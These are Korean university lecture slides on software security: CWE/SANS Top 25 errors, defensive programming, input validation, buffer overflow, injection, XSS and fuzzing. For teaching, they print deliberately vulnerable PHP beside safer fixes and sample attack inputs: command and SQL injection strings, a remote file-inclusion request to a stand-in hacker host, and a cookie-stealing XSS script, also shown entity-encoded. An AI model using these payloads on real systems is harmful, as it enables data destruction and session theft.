Chap. 11
Software Security

연세대학교

Secure programs

- Security implies some degree of trust that the program enforces expected
  - confidentiality,
  - integrity
  - availability.
- software component를 보고 어떻게 software의 security를 평가할 수 있는가?

연세대학교

Secure programs

- Why is it so hard to write secure programs?
- Axiom (Murphy):
  - Programs have bugs
- Corollary:
  - Security-relevant programs have security bugs

연세대학교

Software Security Issues

- 컴퓨터 보안의 많은 취약성이 **잘못된 프로그래밍 습관**의 결과로 발생함.
  - 데이터와 에러 코드의 불충한 검사와 검증의 결과
- secure program 코드를 작성하기 위해서는 이러한 문제점들을 알아야 함.
- software error의 세가지 범주
  - component 간에 안전하지 않은 상호작용
  - 위험한 자원 관리
  - 허점이 있는 방어

연세대학교

CWE/SANS Top 25 Most Dangerous Software Errors


Software Error Category: Insecure Interaction Between Components
Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
Unrestricted Upload of File with Dangerous Type
Cross-Site Request Forgery (CSRF)
URL Redirection to Untrusted Site ('Open Redirect')
Software Error Category: Risky Resource Management
Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')
Download of Code Without Integrity Check
Inclusion of Functionality from Untrusted Control Sphere
Use of Potentially Dangerous Function
Incorrect Calculation of Buffer Size
Uncontrolled Format String
Integer Overflow or Wraparound

Software Error Category: Porous Defenses
Missing Authentication for Critical Function
Missing Authorization
Use of Hard-coded Credentials
Missing Encryption of Sensitive Data
Reliance on Untrusted Inputs in a Security Decision
Execution with Unnecessary Privileges
Incorrect Authorization
Incorrect Permission Assignment for Critical Resource
Use of a Broken or Risky Cryptographic Algorithm
Improper Restriction of Excessive Authentication Attempts
Use of a One-Way Hash without a Salt

Secure Programs

- "Secure"가 무엇인지에 대한 평가는 평가자의 시각에 따라 다르다.

- Managers
- Developers
- Technicians
- Clients



Software Quality and Reliability

- 소프트웨어 보안은 프로그램의 우연한(accidental) 실패와 관련됨
  - random, unanticipated input
  - system interaction
  - use of incorrect code
- 실패가 어떤 확률 분포를 따를 것으로 보임

- 구조적 설계를 사용하고, 프로그램에서 가능한 한 많은 버그를 찾아서 없애기 위해 테스트를 하여 소프트웨어 품질을 향상시킴
  - 문제는 버그 개수가 아니라
    "얼마나 자주 버그가 발생하는가?"(버그 발생 빈도)임

Software Security

- 공격자는 자신이 활용할 수 있는 에러를 유발하는 버그를 대상으로 확률 분포를 선택함.
- 일반적으로 예상되는 입력과 크게 다른 입력에 의해 유발됨.
- 일반적인 테스트 접근법으로는 확인되기 쉽지 않음

- 안전한 코드 작성은 모든 측면에 주의를 해야 함.
  - 프로그램 실행 방법
  - 프로그램 실행 환경
  - 프로그램이 처리하는 데이터 유형

Secure programs

- 소프트웨어 제품의 품질과 보안의 증거
  - 요구 사항 설계 및 코드 구현에서의 결함 수량과 유형
- 두 소프트웨어의 안전성?

(1) 매우 엄격한 테스트를 거쳐서 100 개의 오류가 발견되어 수정됨

(2) 덜 정밀한 검사를 거쳤지만 20개의 오류가 발견되어 수정됨


  - 많은 수의 오류가 발견된 프로그램은 시간이 갈수록 더 많은 오류가 나타내는 경향이 있음
  - 적은 오류는 일반적으로 잘 설계되고 오류 없는 구현의 지표(indicator)임.
    - 덜 엄격한 테스트를 했을 지라도

Defensive Programming

- 방어적 프로그래밍 = 안전한(secure) 프로그래밍

- 예기치 않은 사용(공격 상황 포함)에도 불구하고 소프트웨어의 지속적인 기능을 보장하는 방어적 설계의 형태
- 프로그램 실행 환경 및 처리 데이터 유형의 모든 측면에 주의를 기울여야함
- (입력 유형과 실행 환경에 대해서) 아무것도 가정하지 않고 모든 잠재적 오류를 확인함.
- 프로그래머가 특정 함수 호출 또는 라이브러리가 공지한 대로 동작하여 코드에서 처리한다고 가정하지 않아야 함.

Abstract Program Model



Defensive Programming

- 프로그래머는 흔히 프로그램이 받을 **입력 유형**과 프로그램이 실행하는 **환경**에 대한 가정을 함.
- 방어적 프로그래밍에서는 이러한 가정은
  - 프로그램에 의해 검증되어야 하며
  - 모든 발생 가능한 실패(오류)를 적절하고 안전하게 처리해야 함
- 전통적인 프로그래밍 방식에서 변화된 사고 방식이 필요하다.
  - "실패가 어떻게 발생할 수 있는가" 에 대해서 이해하고
  - 실패의 발생을 줄이기 위해서 필요한 절차를 알아야 함
- 코드 양과 개발 시간이 증가하게 되므로, 빠른 시장 진입을 위해서 가능한 한 개발 시간을 단축하기위한 비즈니스 목표와 상충될 수 있음.

Security by Design

- 보안(security)와 신뢰성(reliability)
  - 대부분의 공학 분야에서 일반적인 설계 목표
- 소프트웨어 개발
  - 이러한 측면에서 아직 성숙하지 않음
  - 다른 분야보다 높은 실패 수준을 용인함.
- 많은 소프트웨어 개발 및 품질 표준을 보유하고 있음에도 불구하고
  - 일반적인 소프트웨어 개발 수명주기에 중점을 둠
  - 보안이 중요 설계 목표라는 인식이 증가함
- 코드의 우수성을위한 소프트웨어 보증 포럼 (SAFECode)
  - 소프트웨어 보증을 위한 업계 모범 사례를 소개하고 안전한 소프트웨어 개발을 위한 입증된 방법을 구현하기위한 실질적인 조언을 제공하는 출판물 개발

Handling Program Input

- 입력을 잘못 처리하는 것은 매우 흔히 있는 잘못 임.
  - 입력은 외부에서 들어오는 임의의 데이터임.
  - 코드를 작성할 때에는 프로그래머가 입력을 명확히 알 수 없음.
- 모든 데이터 소스를 식별해야 함
  - 키보드, 마우스, 파일, 네트워크
  - 실행 환경, 운영체제
- 입력을 사용하기 전에 값의 크기와 유형에 대한 가정을 명시적으로 검증해야 함.

Input Size & Buffer Overflow

- 프로그래머는 최대 예상 입력 크기에 대한 가정을 함.
  - 할당된 버퍼 크기를 확인하지 않음
  - Buffer overflow 발생
- 테스트는 취약점을 발견하지 못할 수 있음.
  - 테스트 입력에는 overflow 발생시킬 정도로 충분한 긴 입력을 포함하지 않을 것임.
- Safe coding은 모든 입력을 위험한 것으로 취급함.

Interpretation of Program Input

- 프로그램 입력은 binary 또는 text일 수 있음
  - Binary data의 해석은 응용 프로그램에 따라서 다름
  - Binary 값은 정수, 실수, 문자열, 또는 복잡한 구조체 데이터 표현을 가정하며 읽을 때에 검증해야 함
- 사용되는 문자 집합의 다양성이 증가하고 있음.
  - 어떤 문자 집합이 사용되며, 어떤 문자가 입력되는 지 알아내는 데 주의가 필요함.
- 유효성을 검사하지 않으면 악용 가능한 취약점이 발생할 수 있음.
- Heartbleed OpenSSL 버그
  - binary 입력 값의 유효성을 검사하지 못한 최근의 예

Injection Attacks

- 입력 데이터의 잘못된 처리와 관련된 결함
  - 특히 프로그램 입력 데이터가 우연히 또는 의도적으로 프로그램 실행 흐름에 영향을 미칠 수 있는 경우
- 대부분 script 언어를 사용한 프로그램에서 발생
  - Perl, PHP, python, sh 등
  - Script 언어는 가능한 경우 다른 프로그램 및 시스템 유틸리티를 재사용하여 코딩 작업을 절약하도록 권장함
  - web CGI 스크립트로 자주 사용됨

Command Injection Attack - Unsafe PHP Script

- PHP script : "finger.php"

```
<html>
<body>
<h1>Finger User</h1>
<pre>
<?php
$user = $_POST["user"];
echo "USER : $user<br>";
system("/usr/bin/finger -s $user");
?>
</pre>
</body>
</html>
```


- HTML 입력 폼: "finger.htm"

```
<html>
<head><title>Finger User</title></head>
<body>
<h1>Finger User</h1>
<form method=post action="finger.php">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form>
</body>
</html>
```

- 웹 브라우저 화면

- 정상 입력 : gdhong

Finger User

```
USER : gdhong
Login     Name            Tty      Idle  Login Time   Office     Office Phone
gdhong    gil-dong hong    pts/2       *  Jun 14 09:07 (165.132.221.149)
```

- 공격 입력: gdhong; echo attack; ls
  - ; 를 포함하는 입력 – 명령어 삽입 가능

Finger User

```
USER : gdhong; echo attack; ls
Login     Name            Tty      Idle  Login Time   Office     Office Phone
gdhong    gil-dong hong    pts/2       *  Jun 14 09:07 (165.132.221.149)
attack
finger.cgi
finger.html
finger.php
```

연세대학교

Safety Extension to PHP script

- user input이 알파벳/숫자 문자만 포함하는 지 검사
  - 정규표현식 매칭 사용
  - 정상적인 입력에 대해서만 system 명령어 수행

```
<html>
<body>
<h1>Finger User</h1>
<pre>
<?php
$user = $_POST["user"];
echo "USER : $user<br>";
if (preg_match('/^[\d\w]+$/', $user)) {
        echo "valid user name<br>";
        system("/usr/bin/finger -s $user");
}
?>
</pre>
</body>
</html>
```

연세대학교

SQL Injection Attack

- 사용자 입력이 데이터베이스에 대한 SQL 요청에 사용되는 경우의 공격
  - 공격 방법이 command injection과 유사함
  - 사용자 입력에 shell meta문자 대신에 SQL meta문자 사용

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" . $name . "';"
$result = mysql_query($query);
```

(a) Vulnerable PHP code

- 입력 예
  - 정상 입력: Bob

    SELECT * FROM suppliers WHERE name = 'Bob';
  - 공격 입력: Bob'; drop table suppliers

    SELECT * FROM suppliers WHERE name = 'Bob' drop table suppliers';

연세대학교

- 해결 방법 : 사용자 입력을 사용하기 전에 검사
  - PHP는 mysql_real_escape_string() 함수 사용

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = '" .
    mysql_real_escape_string($name) . "';"
$result = mysql_query($query);
```

(b) Safer PHP code

연세대학교

Code Injection Attack

- include 명령어에 input에서 주어진 값을 포함하여 사용 – 공격 가능
  - PHP remote code injection vulnerability
  - PHP file inclusion vulnerability

```
<?php
include $path . 'functions.php';
include $path . 'data/prefs.php';
…
```

(a) Vulnerable PHP code

```
GET /calendar/embed/day.php?path=http://hacker.web.site/hack.txt?&cmd=ls
```

(b) HTTP exploit request

- PHP CGI scripts are vulnerable and are being actively exploited

Code Injection Attack

- defenses:
  - form field 값을 전역변수에 할당하는 것을 방지
  - include/require commands 상수값 만 사용함

Cross Site Scripting (XSS) Attacks

- 교차사이트 스크립팅 공격
  - 한 사용자가 제공한 입력이 다른 사용자에게 출력되는 공격
- scripted Web applications에서 흔히 나타남
  - vulnerability은 HTML의 script code에 포함되어 있음
    - javascript, activeX, Vbscript, flash 등
  - script code는 다른 page와 연관된 data 접근이 필요할 수 있으며 이것이 보안 문제를 유발할 수 있음
- 보안 가정
  - browsers는 보안 검사를 하여 같은 사이트에서 온 페이지로만 데이터 접근을 제한
  - 한 사이트로부터의 모든 content는 똑같이 신뢰하여, 해당 사이트의 다른 content와의 상호작용을 허용

XSS reflection vulnerability

- 이러한 가정을 이용하여 브라우저의 보안 검사를 피하고 다른 데이터에 대한 접근 권한을 획득
  - 방문자가 댓글, 방명록 등에 입력 가능한 사이트에서
  - attacker는 사이트에 입력하는 데이터에 malicious script를 삽입
- Example
  - 사용자의 쿠키가 침입자에게 제공되어 침입자가 원래 사이트의 사용자처럼 속이는 데 사용할 수 있음
  - defense: 사용자가 입력한 내용을 검사하고 위험한 코드를 제거하거나 실행을 차단해야

Validating Input Syntax

- 입력 데이터는 데이터에 대한 가정에 부합되는 지 확인한 후 사용할 필요가 있음
  - 입력 데이터를 예상했던 것과 비교, or
  - 입력 데이터를 위험하다고 알려진 값과 비교, or
  - 안전하다고 알려진 데이터만 받아들임

연세대학교

XSS Example

```
Thanks for this information, its great!
<script>document.location='http://hacker.web.site/cookie.cgi?'+
document.cookie</script>
```

(a) Plain XSS example

```
Thanks for this information, its great!
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

(b) Encoded XSS example

연세대학교

Alternate Encodings

- 여러 가지 텍스트 인코딩 방법 사용
  - 전세계 사용자들이 자국어로 대화하는 것 지원
  - Unicode
    - uses 16-bit value for characters
    - UTF-8 encodes as 1-4 byte sequences
  - 같은 문자에 대한 다중 인코딩 허용
    - < : ASCII코드 0x3C(10진수 60) → html 표기 &#60
- 정규화(canonicalization)
  - 입력 데이터를 single, standard, minimal representation으로 변환하는 것
  - 정규화 후에는 입력 데이터를 단일 표현 값과 비교할 수 있음

연세대학교

Validating Numeric Input

- 입력 데이터가 숫자인 경우에 추가적인 문제가 있음
- 내부적으로 고정된 크기로 저장됨
  - 8, 16, 32, 64-bit integers
  - floating point numbers는 프로세서에 따라서 다름
  - 숫자는 signed 또는 unsigned 일 수 있음
- text form은 올바르고 해석하고 일관되게 처리해야 함
  - signed 수와 unsigned 수를 비교하는 문제
  - (예) buffer overflow 검사를 할 때에 large unsigned 수가 signed 비교를 하여 음수로 취급되어 검사를 통과할 수 있음

연세대학교

Input Fuzzing

- Input Fuzzing - 임의로 생성한 데이터를 프로그램의 입력으로 사용하는 소프트웨어 테스트 기법
  - 매우 큰 입력 범위
  - 의도는 프로그램이나 함수가 비정상적인 입력을 올바르게 처리하는지 확인하는 것
  - 간단하고, 가정이 없고, 적은 비용
  - security 및 reliability 지원
- 알려진 종류의 문제 입력을 생성하기 위해 template를 사용할 수도 있음
  - 단점은 입력에 대한 가정을 하여 다른 형태의 입력에 의해 유발된 버그가 누락될 수 있음
  - 여러 기법들을 결합하여 합리적인 입력 범위를 정하는 것이 필요함

연세대학교